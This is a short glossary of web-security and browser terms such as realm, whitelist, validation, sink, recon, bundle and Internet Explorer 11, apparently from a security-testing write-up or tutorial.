- realm: the label shown in a browser's login prompt.
- whitelist: an explicit list of things that are allowed; anything not on the list is refused.
- validation: checking that a value is what it claims to be, for example that a web address really starts with
http://orhttps://. - sink: a place in code where data finally gets used in a way that can be dangerous, such as a navigation or an HTML insertion.
- recon: the information-gathering phase of security testing, where you look at what a site loads and how it is built.
- bundle: a single file containing many scripts joined together, often loaded by a website.
- Internet Explorer 11 (IE11): an old Microsoft browser that lacks many modern JavaScript features and does not support CSP.
- developer console: the panel in a browser that shows errors and messages from the page's code.



